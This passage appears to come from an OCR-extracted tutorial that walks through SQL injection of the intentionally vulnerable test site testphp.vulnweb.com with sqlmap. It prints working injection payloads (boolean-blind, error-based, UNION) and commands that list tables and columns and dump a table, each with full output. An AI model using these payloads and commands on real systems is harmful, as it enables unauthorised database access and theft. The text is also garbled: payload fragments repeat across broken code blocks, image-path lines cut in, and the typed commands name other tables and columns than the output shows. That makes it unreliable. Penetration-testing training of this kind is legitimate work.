    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
```

```
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
```


```
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC
---
[07:51:10] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:51:10] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:51:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:51:10

root@kali:~#
```

In Figure 6(b), you can see that there are eight tables.


8. Type the following command and press Enter to list information about the columns of a particular table, as shown in Figure 7(a):

   sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists –columns

   Figure 7(a) and 7(b) displays the output.



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T product
s --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.4#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
llegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused b
y this program

[*] starting at 08:08:06

[08:08:06] [INFO] resuming back-end DBMS 'mysql'
[08:08:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(858
5=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
```




```
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(858
5=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a7653627871
467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL-- DQJC
---
[08:08:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:08:15] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-------------+-----------------+
| Column      | Type            |
+-------------+-----------------+
| description | text            |
| id          | int(10) unsigned |
| name        | text            |
| price       | int(10) unsigned |
| rewritename | text            |
+-------------+-----------------+

[08:08:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnw
eb.com'

[*] shutting down at 08:08:15

root@kali:~# 
```


9. Type the following command and press Enter to dump the data from the columns, as shown in Figure 8(a):

   sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname –dump

   Figure 8(a) and 8(b) displays the output.



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T product
s -C name --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
llegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused b
y this program

[*] starting at 08:21:45

[08:21:45] [INFO] resuming back-end DBMS 'mysql'
[08:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(858
5=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
```



```
---
[08:21:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:21:50] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acua
rt'
[08:21:51] [WARNING] something went wrong with full UNION technique (could be because of limi
tation on retrieved number of entries). Falling back to partial UNION technique
[08:21:51] [INFO] the SQL query used returns 3 entries
[08:21:51] [INFO] retrieved: Laser Color Printer HP LaserJet M551dn, A4
[08:21:52] [INFO] retrieved: Network Storage D-Link DNS-313 enclosure 1 x SATA
[08:21:52] [INFO] retrieved: Web Camera A4Tech PK-335E
[08:21:52] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: products
[3 entries]
+----------------------------------------------------+
| name                                               |
+----------------------------------------------------+
| Laser Color Printer HP LaserJet M551dn, A4         |
| Network Storage D-Link DNS-313 enclosure 1 x SATA  |
| Web Camera A4Tech PK-335E                          |
+----------------------------------------------------+

[08:21:52] [INFO] table 'acuart.products' dumped to CSV file '/root/.sqlmap/output/testphp.vu
lnweb.com/dump/acuart/products.csv'
[08:21:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnw
eb.com'

[*] shutting down at 08:21:52

root@kali:~# 
```